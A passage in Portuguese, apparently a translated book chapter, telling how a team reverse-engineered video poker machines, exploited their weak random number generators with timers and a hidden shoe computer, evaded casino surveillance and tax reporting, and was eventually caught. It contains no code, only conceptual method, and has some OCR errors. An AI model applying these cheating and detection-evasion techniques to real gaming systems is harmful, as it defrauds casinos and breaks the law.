> **Abrimos, tiramos a ROM fora, imaginamos qual poderia ser o processador. Eu tinha tomado a decisão de pegar essa máquina japonesa que parecia uma cópia barata de uma grande marca. Imaginei que os engenheiros poderiam ter trabalhado sob pressão, que poderiam ter sido um pouco preguiçosos ou descuidados. E eu estava certo. Eles tinham usado um [chip] 6809, parecido com um 6502 que você via num Apple II ou num Atari. Era um chip de 8 bits com memória de 64K. Eu era programador de linguagem de montagem, então isso me era familiar.**

A máquina que Alex tinha escolhido já existia há cerca de dez anos. Sempre que um cassino quer comprar uma máquina com design novo, a Las Vegas Gaming Commission verifica a programação para se certificar de que os ganhos dos jogadores serão justos. Obter a aprovação para um novo modelo pode ser um processo demorado, por isso os cassinos acabam mantendo as máquinas mais antigas por mais tempo do que se imagina. Para a equipe, uma máquina mais antiga provavelmente teria uma tecnologia ultrapassada, seria menos sofisticada e mais fácil de atacar.

O código que eles transferiram por download do chip estava na forma binária, a série de 1 e O, que *é* o nível mais básico de instruções de computador. Para traduzir isso em uma forma com a qual pudessem trabalhar, eles primeiro teriam de fazer uma *engenharia inversa*— um processo



usado por um engenheiro ou programador para descobrir como um produto *é* desenhado; nesse caso, significava converter a linguagem da máquina para outra que a equipe pudesse entender e manipular.

Alex precisava de um *descompilador* para traduzir o código. Nenhum dos quatro queria 'sujar as mãos' tentando comprar o software — um ato que para eles seria o mesmo que ir a uma biblioteca e tentar descobrir em livros como se constrói uma bomba- Eles então criaram seu próprio descompilador, um esforço que Alex descreve dizendo: "Não *é* algo que se tira de letra, mas foi divertido e relativamente fácil".

Quando o código da máquina de videopôquer começou a passar pelo novo descompilador, os três programadores sentaram-se para transferi-lo. Normalmente, *é* fácil para um bom engenheiro de software localizar com rapidez as rotinas de um programa que quer enfocar. Isso porque uma pessoa que está escrevendo um código costuma incluir neles notas, comentários e observações que explicam a função de cada rotina, algo parecido com os títulos e subtítulos das seções de um capítulo de um livro,

Quando um programa *é* compilado numa forma que a máquina pode ler, essas anotações são ignoradas — o computador ou o microprocessador não precisa delas. Logo, o código que foi invertido não tem esses comentários úteis. Esse código invertido *é* como um mapa de ruas ou estradas sem legenda informando o significado das placas ou marcações.

Eles deram uma olhada nas páginas do código na tela, procurando pistas para responder às perguntas básicas: "Qual *é* a lógica? Como as cartas são embaralhadas? Como as cartas de reposição são escolhidas?". Mas o foco principal naquela situação era localizar o código para o "gerador de números aleatórios (GNA)". A suposição de Alex de que os programadores japoneses que escreveram o código para a máquina poderiam ter tomado atalhos que deixavam erros no design do gerador de números aleatórios estava correta.

Reescrevendo o código

Alex parece orgulhoso ao descrever esse esforço. "Éramos programadores; iramos bons no que fazíamos. Imaginamos como os números no código se transformavam em cartas na máquina e então escrevemos o primeiro código C, que faria a mesma coisa", disse ele, referindo-se à linguagem de programação chamada C

Estávamos motivados e trabalhávamos sem parar. Eu diria que provavelmente levamos de duas a três semanas para ter uma boa noção do que estava acontecendo no código.
Você olha para ele, faz algumas suposições, escreve um código novo, entra com ele na ROM do computador, coloca-a de volta na máquina e vê o que acontece, Fazíamos coisas como escrever rotinas pelas quais apareceriam números hex [hexadecimais] na tela, em cima das cartas. Logo tivemos uma visão geral do design, de como o código distribuía as cartas.
Era uma combinação de tentativa e erro e análise top-down; o código começou a fazer sentido bem rápido. Então entendemos exatamente como os números eram processados e viravam cartas na tela.

Nossa esperança era que o gerador de números aleatórios (GNA) fosse relativamente simples. E, nesse caso, no inicio da década de 1990, realmente era. Fiz uma pesquisa rápida e descobri que ele se baseava em alguma coisa que Donald Knuth tinha escrito na década de 1960. Esses caras não iam inventar nada desse tipo; eles haviam pego pesquisas já feitas sobre os métodos e coisas de Monte Cario e colocado em seu código.
Imaginamos exatamente que algoritmo eles estavam usando para gerar as cartas; é chamado registro de mudança de feedback linear, e era um gerador bastante bom de números aleatórios.

Mas logo eles descobriram que o gerador de números aleatórios tinha uma falha fatal que facilitaria muito a tarefa. Mike explicou que "era um GNA relativamente simples, de 32 bits, por isso a complexidade computacional para quebrá-lo estava ao alcance deles, e com algumas boas otimizações isso se tornou quase trivial".

Logo, os números produzidos não eram realmente aleatórios* Mas Alex acha que há uma boa razão para isso:

Se fossem realmente aleatórios, eles não conseguiriam estabelecer as probabilidades. Eles Não poderiam verificar quais seriam as verdadeiras probabilidades. Algumas máquinas davam flushes seqüenciais reais, e eles Não podiam acontecer. Os designers querem poder confirmar que têm os dados estatísticos certos; do contrário acham que Não têm controle sobre o jogo.
Outra coisa que os designers Não perceberam quando projetaram essa máquina é que eles não precisavam de um gerador de números aleatórios. Estatisticamente, há dez cartas em cada distribuição — as cinco mostradas no início e uma alternativa para cada uma daquelas cinco que aparecerão se o jogador preferir descartar. Acontece que, nas primeiras versões dessas máquinas, elas basicamente pegavam aquelas dez cartas de dez números seqüenciais aleatórios no gerador de números aleatórios.

Logo Alex e seus parceiros entenderam que as instruções de programação em máquinas de primeira geração eram pouco elaboradas. E, devido a esses erros, eles perceberam que poderiam escrever um algoritmo relativamente simples, mas bastante inteligente, para derrotar a máquina.

O truque, na opinião de Alex, seria começar um jogo, ver as cartas que apareciam na máquina e introduzir os dados no próprio computador em casa para identificar essas cartas. O algoritmo deles calcularia onde estava o gerador aleatório e por quantos números ele tinha de passar até estar pronto para a jogada tão procurada, o royal flush*.

Logo estávamos em nossa máquina de teste e executamos nosso pequeno programa, que informa a próxima seqüência de cartas corretamente. Ficamos muito empolgados.

* É uma combinação do straight com o `flush`, ou seja, uma seqüência completa com canas do mesmo naipe (N.daT.).

Alex atribui a empolgação daquele momento ao fato de "saber que se é mais esperto que alguém e por isso *é* possível vencê-lo. E que, em nosso caso, isso nos renderia algum dinheiro".

Eles foram fazer compras e encontraram um relógio Casio com um cronômetro que poderia marcar décimos de segundo- Compraram três, um para cada rapaz que iria aos cassinos; Larry ficaria operando o computador.

A equipe estava pronta para testar o método. Um deles começaria a jogar e gritaria a mão que tivesse — a identificação e o naipe de cada uma das cinco cartas. Larry introduziria os dados no computador deles; embora fosse uma máquina montada, era um tipo popular entre os fanáticos e apreciadores de computador, e ótima para aquela finalidade, porque tinha um chip muito mais rápido do que aquele da máquina de videopôquer japonesa. Levava apenas alguns minutos para calcular o tempo exato para acertar um dos cronômetros Casio.

Terminado o tempo, aquele que estivesse na máquina apertaria o botão Play. Mas isso tinha de ser feito com exatidão, em uma fração de segundos. O que não era um problema tão grande quanto parecia, como Alex explicou:

> **Dois de nós tínhamos sido músicos por um tempo. Se você é músico e tem uma noção razoável de ritmo, pode apertar um botão em mais ou menos cinco milionésimos de segundo.**

Se tudo funcionasse da maneira esperada, a máquina exibiria o royal flush tão desejado. Os dois tentaram em sua máquina, praticando até que todos pudessem acertar o royal flush num número razoável de tentativas.

Nos meses anteriores, eles tinham, nas palavras de Mike, "invertido a engenharia da operação da máquina, descoberto exatamente como os números aleatórios eram transformados em cartas na tela, precisamente quando e com que rapidez o GNA fazia a iteração, todas as idiossincrasias relevantes da máquina, e haviam desenvolvido um programa para levar todas essas variáveis em consideração, de modo que, quando soubéssemos o estado de determinada máquina num instante exato de tempo, poderíamos prever com alta precisão a iteração exata do GNA a qualquer momento, nas próximas horas ou mesmo dias".

Eles tinham vencido a máquina, transformando-a em escrava. Enfrentaram o desafio intelectual de um hacker e tiveram sucesso. O conhecimento poderia deixá-los ricos.

Era divertido sonhar, mas será que eles poderiam realmente conseguir isso no ambiente complexo de um cassino?

De volta aos cassinos — desta vez para jogar

Uma coisa é mexer em sua própria máquina, num local privado, seguro. Tentar sentar no meio de um cassino lotado e roubar o dinheiro deles — essa *é* outra história totalmente diferente. E requer nervos de aço.

As moças acharam que a viagem seria uma aventura- Os rapazes incentivaram-nas a usar saias justas e comportar-se de maneira a chamar a atenção — jogar, conversar, rir alto, pedir drinques —,

esperando que com isso o pessoal da cabine de segurança que controlava as câmeras se distraísse o máximo possível, lembra-se Alex.

A esperança era que eles se misturassem à multidão. "Mike era o melhor nisso. Ele estava ficando calvo- Ele e sua esposa pareciam jogadores típicos."

Alex descreve a cena em detalhes como se tudo tivesse acontecido ontem. Marco e Mike provavelmente fariam um pouco diferentes mas foi assim que funcionou para Alex: com sua esposa, Annie, ele primeiro daria uma volta pelo cassino e escolheria uma máquina de videopôquer. Ele precisava saber com muita precisão o ciclo de tempo exato da máquina. Para descobrir eles usa-riam um método: esconderiam uma câmera de vídeo numa bolsa e a carregariam no ombro; no cassino, o jogador posicionaria a bolsa de modo que as lentes da câmera apontassem para a tela do videopôquer e filmassem por um tempo, "Poderia ser complicado", ele lembra, "tentar erguer a bolsa na posição certa sem parecer que era uma posição forçada. Numa situação como essa, você não quer fazer nada que pareça suspeito e chame a atenção". Mike preferiu outro método, menos complicado: "O ciclo de tempo de máquinas desconhecidas em funcionamento era calculado lendo-se as cartas da tela em dois momentos, com um intervalo de várias horas". Ele tinha de verificar se ninguém tinha jogado na máquina nesse período, porque isso alteraria o índice de iteração. Mas era fácil: bastaria conferir se o display de cartas era o mesmo de quando ele esteve jogando na máquina, o que geralmente era o caso, visto que "máquinas com apostas altas tendiam a não ser usadas com freqüência".

Ao fazer a segunda leitura das cartas exibidas, ele também sincronizaria seu timer. Casio e então passaria, por telefone, os dados do timing da máquina e as seqüências de cartas para Larry que entra-ria com os dados no computador de base em casa e executaria o programa. Fundamentado naqueles dados, o computador iria prever o horário do próximo royal flush. "Você esperava que fossem horas, às vezes dias", e nesse caso eles teriam de começar tudo de novo com outra máquina, talvez em outro hotel Nessa fase, o timing do Casio poderia estar defasado em até um minuto, aproximadamente, mas era próximo o suficiente.

Voltando bem rápido, caso alguém já estivesse na máquina-alvo, Alex e Annie retornariam ao cassino e dariam um tempo em outras máquinas até que o jogador saísse. Então, Alex sentaria para jogar em uma máquina, e Annie, na máquina ao lado dele. Eles começariam a jogar, demonstrando que estavam se divertindo. Então, como Alex lembra:

> **Eu começaria a Jogar, cuidadosamente sincronizado com meu timer Casio. Quando a mão viesse, eu a memorizaria — o valor e o naipe de cada uma das cinco cartas — e continuaria jogando até ter memorizado oito cartas na seqüência. Acenaria para minha esposa, perto de mim, e me dirigiria a um telefone público comum fora do cassino. Eu tinha cerca de oito minutos para chegar ao telefone, fazer o que era preciso e voltar para a máquina. Minha esposa continuaria a jogar. Se alguém aparecesse para usar a máquina, ela lhe diria que seu marido estava sentado lá. Tínhamos imaginado um modo de fazer uma ligação para o pager de Larry e pressionar os números no teclado do telefone para lhe passar as cartas. Assim, não teríamos de dizê-las em voz alta — os funcionários do cassino estão sempre atentos para ouvir**

coisas desse tipo. Larry entraria com as cartas no computador e executaria nosso programa.
Então, eu telefonaria para ele. Larry seguraria o fone na frente do computador, o qual daria dois conjuntos de pequenos tons. No primeiro, eu apertaria o botão Pause do timer para interromper a contagem. No segundo, apertaria o Pause novamente para reiniciar o timer.

As cartas que Alex disse a Larry deram ao computador um ajuste exato de onde estava o gerador de números aleatórios da máquina. Dando ordem de delay pelo computador, Alex estava fazendo uma correção crucial para o timer Casio, de modo que ele terminaria no momento exato em que o royal flush estivesse prestes a aparecer

Uma vez reiniciado o timer de contagem regressiva, voltei para a máquina. O timer começou a dar o sinal 'Bipe, bipe, bum', e no exato momento do 'bum' apertei novamente o botão Play na máquina.
Daquela primeira vez, acho que ganhei 36 mil dólares.
Chegamos a ter um sucesso razoável porque tudo tinha sido muito bem planejado
Quando não funcionava era porque não conseguíamos o timing certo.

Para Alex, a primeira vez que ele ganhou foi "muito excitante, mas assustador. O supervisor de jogo era aquele homem com cara de fascista italiano, Tinha certeza de que ele estava olhando para mim de um jeito diferente, com aquela expressão de desconfiança no rosto, talvez porque eu saía para telefonar o tempo todo- Acho que ele pode ter subido para ver as fitas". Apesar da tensão, havia uma "excitação naquilo". Mike lembra-se de estar "naturalmente nervoso, porque alguém poderia ter notado meu comportamento estranho, mas na verdade ninguém me olhou de um modo estranho. Minha esposa e eu éramos tratados como vencedores típicos de apostas altas — iramos cumprimentados e nos ofereciam muitas fichas grátis".

O sucesso deles foi tamanho que precisaram se preocupar com a quantidade de dinheiro ganho, pois chamaria a atenção. Eles começaram a perceber que enfrentavam um problema curioso: o de fazer tanto sucesso. "Era um sucesso muito grande. Estávamos ganhando prêmios enormes de dezenas de milhares de dólares. Um royal flush paga 4.000 para 1; em uma máquina de 5 dólares, são vinte mil."

A coisa vai longe. Alguns jogos são de um tipo chamado cumulativo — o prêmio continua aumentando até que alguém acerte, e eles conseguiram ganhar aquele com muita facilidade.

Eu ganhei um desses prêmios de 45 mil dólares. Um técnico apareceu — provavelmente a mesma pessoa que fica por ali e conserta as máquinas. Ele tem uma chave especial que os caras do salão não tem. Ele abre a caixa, tira a placa [eletrônica] para fora, puxa a ROM para fora lá mesmo, na sua frente. Ele tem um leitor de BOM que usa para testar o chip da máquina com um golden master que é trancado a chave.

O teste da ROM foi um procedimento-padrão durante anos, soube Alex, Ele supõe que eles foram "queimados desse jeito", porque cal procedimento passou a ser, por fim, largamente utilizado como medida defensiva.

A declaração de Alex me fez pensar se os cassinos adotam esse procedimento por causa de alguns caras que conheci na prisão e que realmente substituíam o firmware. Eu queria saber como eles conseguiam fazer isso com tanta rapidez a ponto de não serem pegos. Alex imaginou que essa era uma abordagem de engenharia social, que eles haviam entrado em acordo com a segurança e pagavam alguém dentro do cassino. Também chegou a pensar que eles podiam até substituir a chave mestra, que deveriam comparar com o chip da máquina.

O bonito na invasão de sua equipe, Alex insistiu, era que eles não tiveram de mudar o firmware e que sua abordagem oferecia muito mais desafio.

A equipe não podia continuar ganhando tanto. Eles imaginaram que "era claro que alguém somaria dois mais dois e diria 'já vi *esse* cara antes[1]. Começamos a ficar assustados, com medo de sermos pegos".

Além de estarem sempre com medo de ser pegos, eles também se preocupavam com a questão dos impostos; para qualquer um que ganhe mais de 1,200 dólares o cassino pede o CPF e informa o pagamento à Secretaria da Fazenda. Mike diz que "se o jogador não apresentasse o documento, supúnhamos que os impostos seriam deduzidos diretamente do pagamento do prêmio, mas para descobrir isso poderíamos chamar a atenção para nós, e não queríamos isso". Pagar os impostos não era "o grande problema", mas "começa a criar um registro de que você está ganhando quantias incalculáveis de dinheiro. Então, muito da logística consistia em 'como ficamos sob o radar?'".

Eles precisavam inventar uma abordagem diferente. Não demorou muito, e começaram a conceber uma nova idéia.

Nova abordagem

A equipe tinha dois objetivos desta vez: desenvolver um método que lhes permitisse vencer em mãos como full house, straight ou flush, de modo que os pagamentos não fossem tão vultosos para atrair a atenção. E também fazer isso de maneira mais cômoda e se expondo menos, evitando ter de correr até o telefone antes de cada jogada.

Como os cassinos ofereciam um número limitado de máquinas japonesas, dessa vez eles escolheram uma máquina de uso mais abrangente, um tipo fabricado por uma empresa norte-americana. Eles a desmontaram da mesma forma que a outra e descobriram que o gerador de números aleatórios era muito mais complexo; a máquina usava dois geradores que operavam em combinação, em vez de um, "Os programadores estavam muito mais conscientes das possibilidades de invasão", concluiu Alex.

Mas novamente os quatro descobriram que os designers tinham cometido um erro crucial. "Aparentemente, eles tinham lido um trabalho que dizia que você aprimora a qualidade da aleatoriedade se acrescentar um segundo registro, mas fizeram isso da maneira errada." Para determinar qualquer carta, um número do primeiro gerador de números aleatórios era acrescentado a um
número do segundo.

A maneira certa de projetar isso é fazer com que o segundo gerador *itere* — ou seja, mude seu valor — depois que cada carta é distribuída. Os projetistas não fizeram isso; eles tinham programa-

do o segundo registro para iterar somente no começo de cada mão, de modo que o mesmo número fosse acrescentado ao resultado do primeiro registro para cada carta distribuída.

Para Alex, o uso de duas registradoras tornava o desafio uma "coisa criptografada", e ele concluiu que isso era parecido com uma medida às vezes usada em mensagens codificadas. Embora tivesse certo conhecimento sobre o assunto, não era o suficiente para chegar a uma solução. Começou a freqüentar a biblioteca de uma universidade próxima para estudar.

Se os projetistas tivessem lido alguns livros sobre sistemas criptografados com mais cuidado, não teriam cometido esse erro. Também deveriam ter sido mais metódicos ao testar os sistemas usados para invadir, como nós estávamos fazendo. Qualquer aluno que estivesse se formando em ciência da computação provavelmente poderia escrever o código para fazer o que estávamos tentando fazer, uma vez que ele entende o que é exigido. A parte mais engenhosa era imaginar algoritmos para fazer a busca mais rapidamente, de modo que só demorasse segundos para você saber o que estava acontecendo; se você fizesse isso sem conhecimento técnico, poderia levar algumas horas para chegar a solução.

Somos muito bons programadores, todos nós ainda ganhamos a vida fazendo isso, então chegamos a algumas otimizações muito inteligentes. Mas eu não diria que era trivial.

Lembro-me de um erro semelhante cometido por um programador na Norton (antes de ser adquirida pela Symantec) que havia trabalhado em seu produto Diskreet, um aplicativo que permitia a um usuário criar drives virtuais criptografados. O programador implementou o algoritmo incorretamente — ou talvez intencionalmente —, de forma que o espaço para a chave de criptografia foi reduzido de 56 para 30 bits. O padrão de criptografia de dados do governo federal usava uma chave de 56 bits, considerada inviolável, e a Norton dizia a seus clientes que seus dados eram protegidos por esse padrão. Em virtude do erro do programador, os dados do usuário na verdade estavam sendo criptografados com apenas 30 bits, cm vez de 56. Mesmo naqueles tempos, era possível *forçar* uma chave de 30 bits. Qualquer pessoa que usasse esse produto trabalhava com uma falsa noção de segurança: um atacante poderia derivar sua chave num período razoável e ter acesso aos dados do usuário. A equipe tinha descoberto o mesmo tipo de erro na programação da máquina.

Ao mesmo tempo, os rapazes estavam trabalhando num programa de computador que lhes permitiria vencer sua nova máquina-alvo. Eles estavam pressionando Alex para usar um método que não exigisse mais correr até o telefone público mais próximo. A resposta acabou vindo da idéia apresentada no *Eudaemonic pie.* um computador 'portátil'. Alex concebeu um sistema feito com um computador em miniatura construído a partir de uma pequena placa de microprocessador que Mike e Marco encontraram em um catálogo — e, com ele, havia um botão de controle que se encaixava no sapato e um vibrador silencioso, como aqueles comuns em celulares hoje. Eles se referiam ao sistema como "computador de bolso".

"Tínhamos de ser inteligentes para fazer isso num chip pequeno com uma memória pequena", disse Alex. "Inventamos um hardware bom para fazer tudo se encaixar no sapato e que fosse ergonômico.”

(Por *ergonômico*, neste contexto, acho que ele queria dizer pequeno o suficiente para poder andar sem mancar!)

O novo ataque

Á equipe começou a experimentar o novo esquema, o que foi muito angustiante. Sem dúvida, agora eles não precisavam mais correr para dar um telefonema antes de cada vitória, o que sinalizava um comportamento suspeito. Mas mesmo com toda a prática adquirida nos ensaios no 'escritório', a noite de estréia significava atuar na frente de um público considerável de seguranças sempre desconfiados.

Dessa vez, o programa foi concebido de modo que eles pudessem jogar em uma máquina por mais tempo, ganhando uma série de quantias menores, menos suspeitas. Alex e Mike sentem certa tensão ao contarem como tudo aconteceu.

Alex: Geralmente eu colocava o computador, que parecia um pequeno rádio transistor, em meu bolso. Puxávamos um fio do computador até lá embaixo, dentro da meia, nesse dispositivo no sapato.

Mike: Eu o prendia no meu tornozelo. Fiz os dispositivos de pequenos pedaços de breadboard', que tinham aproximadamente 6,5 centímetros quadrados, com um botão de miniatura. E o costurávamos a um pedacinho de elástico que prendíamos em volta do dedão. Então, você fazia um furo numa palmilha para mantê-lo no lugar, em seu sapato. Só era desconfortável se você o usasse o dia todo; nesse caso, poderia se tornar insuportável.

Alex: Então, você entra no cassino, tenta parecer calmo, age como se não houvesse nada, sem fios em suas calças. Você sobe, começa a jogar. Tínhamos um código, um tipo de código Morse. Você coloca dinheiro para ter crédito, de modo que não precise ficar introduzindo moedas, e então começa a jogar. Quando as cartas aparecem, você clica o botão no sapato para entrar com as cartas que estavam aparecendo.

O sinal do botão do sapato vai para o computador que está no bolso de minha calça. Geralmente, nas máquinas mais antigas, eram necessárias de sete a oito cartas para entrar em sincronia. Você tem cinco cartas; seria comum pegar mais três para manter os pares. Então, você pega outras três, ficando com oito cartas.

Mike: O código para acessar o botão no sapato era binário, e também era usada uma técnica de compressão, do tipo conhecido por código Huffman. Então, longo-curto seria um-zero, um dois binário. Um longo-longo seria um-um, um três binário, e assim por diante. Nenhuma carta exigia mais de três toques.

Alex: Se você pressionasse o botão por três segundos, tudo era cancelado. E [o computador] lhe daria pequenos sinais — dup-dupdup, por exemplo, significaria "Tudo bem, estou pronto para a entrada". Tínhamos praticado antes — você precisava

* Material usado em um laboratório de hardware para construir protótipos de circuitos eletrônicos (N. da R. T.).

se concentrar e aprender a fazer isso. Depois de um tempo podíamos dar toques, mesmo enquanto estávamos conversando com um atendente do cassino.
Uma vez, entrei com o código para identificar cerca de oito cartas, que seria o suficiente para eu sincronizar com cerca de 99 por cento de certeza. Então, depois de alguns segundos ou um minuto, aproximadamente, o computador tocaria três vezes.
Eu estava pronto para agir.

Nesse momento, o computador no bolso tinha encontrado o lugar no algoritmo que representava as cartas distribuídas. Como seu algoritmo era o mesmo que o da máquina de videopôquer, para cada nova mão de cartas o computador saberia' quais as cinco cartas adicionais que estavam na espera, uma vez que o jogador tinha selecionado o descarte e sinalizaria as cartas a serem mantidas para ganhar Alex continuou:

O computador lhe diz o que fazer, enviando sinais para um vibrador em seu bolso. Conseguimos vibradores tirando-os de pagers velhos. Se o computador quer que você segure a terceira e a quinta cartas, emitirá um bipe, biiiipe, bipe, biiiiipe, que você sente como vibrações em seu bolso.
Calculamos que, se Jogássemos com cautela, teríamos entre SO e 40 por cento de pagamento extra, o que significa uma vantagem de 40 por cento em cada mão. Isso á uma quantia enorme — os melhores Jogadores de vlnte-e-um do mundo chegam a cerca de dois e meio por cento.
Se você está Jogando em uma máquina de 5 dólares, colocando cinco moedas por vez, duas por minuto, pode ganhar 25 dólares por minuto. Em mela hora você poderia facilmente ganhar mil dólares. As pessoas sentam-se e têm essa sorte todos os dias. Talvez 5 por cento das pessoas que se sentam e Jogam durante meia hora possam fazer bem isso. Mas elas não fazem isso toda vez. Estávamos ganhando esses 5 por cento todas as vezes.

Sempre que ganhavam muito num cassino, mudavam para outro. Cada um costumava ganhar quatro ou cinco vezes seguidas. Quando voltavam para o mesmo cassino em outra viagem, um mês depois, iam num horário diferente, para encontrar funcionários de turnos diferentes, pessoas que provavelmente não os reconheceriam, Eles também começaram a freqüentar cassinos de outras cidades — Reno, Atlantic City, entre outros.

As viagens, o jogo, as vitórias gradualmente se tornaram rotina. Mas, numa ocasião, Mike achou que o momento que todos temiam havia chegado. Ele tinha acabado de 'acertar na mosca' e estava jogando nas máquinas de 25 dólares pela primeira vez, o que aumentava a tensão, porque quanto mais alto o valor das máquinas, mais de perto eram vigiados.

Eu estava um pouco ansioso, mas as coisas estavam indo melhor do que eu previa. Ganhei cerca de cinco mil dólares em pouco tempo. Então, um funcionário

grandalhão, de dar medo, bateu no meu ombro. Olhei para ele sentindo um frio no estômago, Pensei: "Já era".
"Estou vendo que você está Jogando bastante", disse ele. "Você prefere rosa ou verde?"

Se tivesse sido comigo, pensaria: "O que é isso? As opções de cor que terei depois que eles acabarem comigo?". Acho que eu teria deixado todo o meu dinheiro lá e tentaria escapar do lugar. Mike diz que ele era experiente o suficiente, àquela altura, para manter a calma.

O homem disse: "Queremos lhe dar uma caneca de presente".

Mike escolheu a verde.

Marco também teve seu momento de tensão. Estava esperando receber a mão que havia ganho, quando um supervisor que até então não tinha notado debruçou-se sobre seus ombros. Você dobrou para cinco mil dólares — que sorte", ele disse, surpreso. Uma senhora na máquina ao lado falou com uma voz estridente: "Não... não foi... sorte". O supervisor Ficou parado. O que ela disse levantou suspeita. "Foram as *bolas",* ela retrucou. O supervisor sorriu e foi embora.

Num período de cerca de três anos, eles alternaram-se entre empregos de consultoria legítimos, para manter suas habilidades e seus contatos, e escapadas esporádicas para encher os bolsos com as máquinas de videopôquer. Também compraram mais duas máquinas, inclusive o modelo mais usado de videopôquer, e continuaram a atualizar seu software.

Nas viagens, os três integrantes da equipe dirigiam-se a cassinos diferentes, "para não irmos como um bando", disse Alex. "Fizemos isso uma ou duas vezes, mas foi estupidez." Embora eles tivessem combinado que cada um sempre saberia onde estavam os outros, às vezes um deles fugia para uma cidade para jogar sem contar aos outros. Mas eles só jogavam em cassinos, e nunca em lugares como 7-Elevens ou supermercados, porque "eles costumavam pagar muito pouco".

Pego!

Alex e Mike tentavam ser disciplinados para aderir a "certas regras que sabíamos que iam reduzir a probabilidade de sermos notados. Uma delas era nunca chegar a um lugar para ganhar dinheiro demais, nunca ficar por tempo demais, nunca muitos dias seguidos".

Mas Mike levou a noção de disciplina ainda mais a sério, e achava que os outros dois não estavam tomando cuidado suficiente. Ele aceitava ganhar um pouco menos por hora, para parecer um jogador típico. Se tivesse dois ases numa rodada e o computador lhe dissesse para descartar um ou ambos para ter uma mão melhor — digamos, três valetes —, ele não fazia isso. Todos os cassinos mantêm câmeras *Eye in the sky* numa cabine de segurança, no andar superior do cassino, que controlam um conjunto de câmeras de segurança que podem ser viradas, focar e dar um zoom, procurando trapaceiros, funcionários desonestos e outros que cedam à tentação diante de todo aquele dinheiro. Se um dos vigias ficasse espiando sua máquina por alguma

razão, notaria imediatamente alguma coisa suspeita, visto que nenhum jogador desistiria de um par de ases. Ninguém que não estivesse trapaceando poderia saber que haveria uma mão melhor na espera.

Alex não era tão detalhista. Marco era menos ainda. "Marco era confiante demais", na opinião de Alex.

Ele era muito esperto, autodidata; não concluiu o ensino médio, mas era um desses caros brilhantes do Leste Europeu. E audacioso.
Ele sabia tudo sobre computadores, mas achava que os cassinos eram estúpidos. Era fácil pensar desse modo, porque essa gente estava nos deixando levar multa grana.
Mas, mesmo assim, acho que ele era confiante demais.
Ele não se importava em se arriscar e também não se encaixava no perfil porque parecia um adolescente estrangeiro. Então, acho que podia levantar suspeita, E não ia com uma namorada ou esposa, o que o teria ajudado a disfarçar melhor.
Acho que ele acabou fazendo coisas que chamaram a atenção. Mas também, à medida que o tempo foi passando e ficamos mais corajosos, evoluímos e começamos a jogar em máquinas mais caras, que pagavam melhor, e isso, novamente, torna a operação mais arriscada.

Embora Mike discorde, Alex parecia estar sugerindo que todos eles gostavam de correr riscos e extrapolavam os limites para ver até onde conseguiam chegar. Como ele diz: "Basicamente, acho que você sempre aumenta o risco".

O dia chegou quando, em um minuto. Marco estava jogando numa máquina em um cassino e, no minuto seguinte, foi cercado por seguranças que o ergueram e o empurraram para uma sala de entrevistas nos fundos. Alex descreveu a cena:

Foi muito assustador, porque você ouve histórias sobre esses caras que espancam as pessoas. Eles são famosos por pensarem; "Dane-se a policia; nós mesmos vamos dar conta disso".
Marco estava tenso, mas era muito durão. De fato, de algum modo estou contente por ter sido ele, e não outro de nós, porque acho que só ele estava mais preparado para enfrentar aquela situação. Pelo que sei, ele lidou com as coisas como se estivesse no Leste europeu.
Marco demonstrou lealdade e não nos entregou, Ele não falou de parceiro nenhum nem nada parecido. Ficou nervoso e chateado, mas foi firme e disse que estava atuando sozinho.
Ele disse: "Olhem, estou preso, vocês são da polícia. Qual é o acordo?".
Era um tipo de interrogatório, como aquele feito na justiça, só que eles não são da polícia e não tem autoridade legal, o que é bem estranho, Eles ficaram questionando, mas não o maltrataram.

A arte de invadir

Eles tiraram uma foto dele, diz Alex, e confiscaram o computador e todo o dinheiro que ele tinha, cerca de sete mil dólares em dinheiro. Depois talvez de uma hora de interrogatório, ou até mais — ele não sabe dizer ao certo —, finalmente eles o liberaram,

Marco ligou para seus parceiros a caminho de casa. Ele parecia alucinado. Disse: "Eu quero contar o que aconteceu. Ferrei tudo*.

Mike foi direto para o escritório deles. "Alex e eu piramos quando ouvimos o que aconteceu. Comecei a destruir as máquinas e a espalhar os pedaços pela cidade."

Alex e Mike estavam chateados com Marco pelos riscos desnecessários que correu. Ele não pressionava o botão no sapato como os outros dois, insistindo teimosamente em levar o dispositivo no bolso da jaqueta e apertando-o com a mão. Alex descreveu Marco como um cara que "achava que os seguranças eram tão imbecis que ele podia continuar apertando o envelope quantas vezes quisesse, bem embaixo do nariz deles".

Alex está convencido de que sabe o que aconteceu, embora não estivesse presente. (De fato, os outros três não sabiam que Marco tinha ido ao cassino, apesar do acordo de avisar os outros sobre seus planos.) O que Alex imaginou foi o seguinte: "Eles só viram que ele estava ganhando uma quantidade ridícula e que havia algo acontecendo com a mão dele". Marco simplesmente não se preocupou em pensar no que poderia levar o pessoal da segurança a notá-lo.

Aquele foi o fim de tudo para Alex, embora ele não estivesse totalmente seguro a respeito dos outros- "Nossa decisão no início foi que, se algum de nós fosse pego, pararíamos." Ele disse: "Todos nós respeitamos o acordo, até onde sei". E, depois de um momento, acrescentou com menos certeza: "Pelo menos eu". Mike concorda, mas nenhum deles nunca perguntou diretamente a Marco.

Os cassinos não costumam abrir processo por golpes como *esse.* "O motivo é que eles não querem divulgar publicamente que têm essas vulnerabilidades", explica Alex. Por isso, geralmente é: "Suma da cidade antes de escurecer E se você concordar em nunca mais pôr o pé num cassino, então o deixaremos ir",

Conseqüências

Cerca de seis meses depois, Marco recebeu uma carta dizendo que as acusações contra ele não. seriam divulgadas na imprensa.

Os quatro ainda são amigos, embora eles não sejam tão próximos hoje em dia. Alex imagina ter ganho 300 mil dólares com a aventura, e parte dessa quantia foi para Larry, como eles tinham combinado. Os três parceiros que iam aos cassinos, que assumiram todo o risco, inicialmente disseram que iriam dividir igualmente o dinheiro entre si, mas Alex acha que Mike e Marco provavelmente levaram 400 mil dólares a meio milhão cada um. Mike não iria admitir ter saído com nada mais que 300 mil dólares, mas reconhece que Alex provavelmente tenha levado menos que ele.

Eles fizeram isso durante aproximadamente três anos. Apesar do dinheiro, Alex estava contente por ter terminado: "Num sentido, fiquei aliviado. Aquilo foi perdendo a graça. Acabou se tornando uma espécie de emprego. Um emprego arriscado", Mike também não ficou triste por ter parado, reclamando, de maneira não muito convincente, que "exigiu um esforço extremo".

No início, ambos ficaram relutantes em contar a história, mas depois assumiram a tarefa com prazer. E por que não? Nos dez anos, aproximadamente, depois que isso aconteceu, nenhum dos

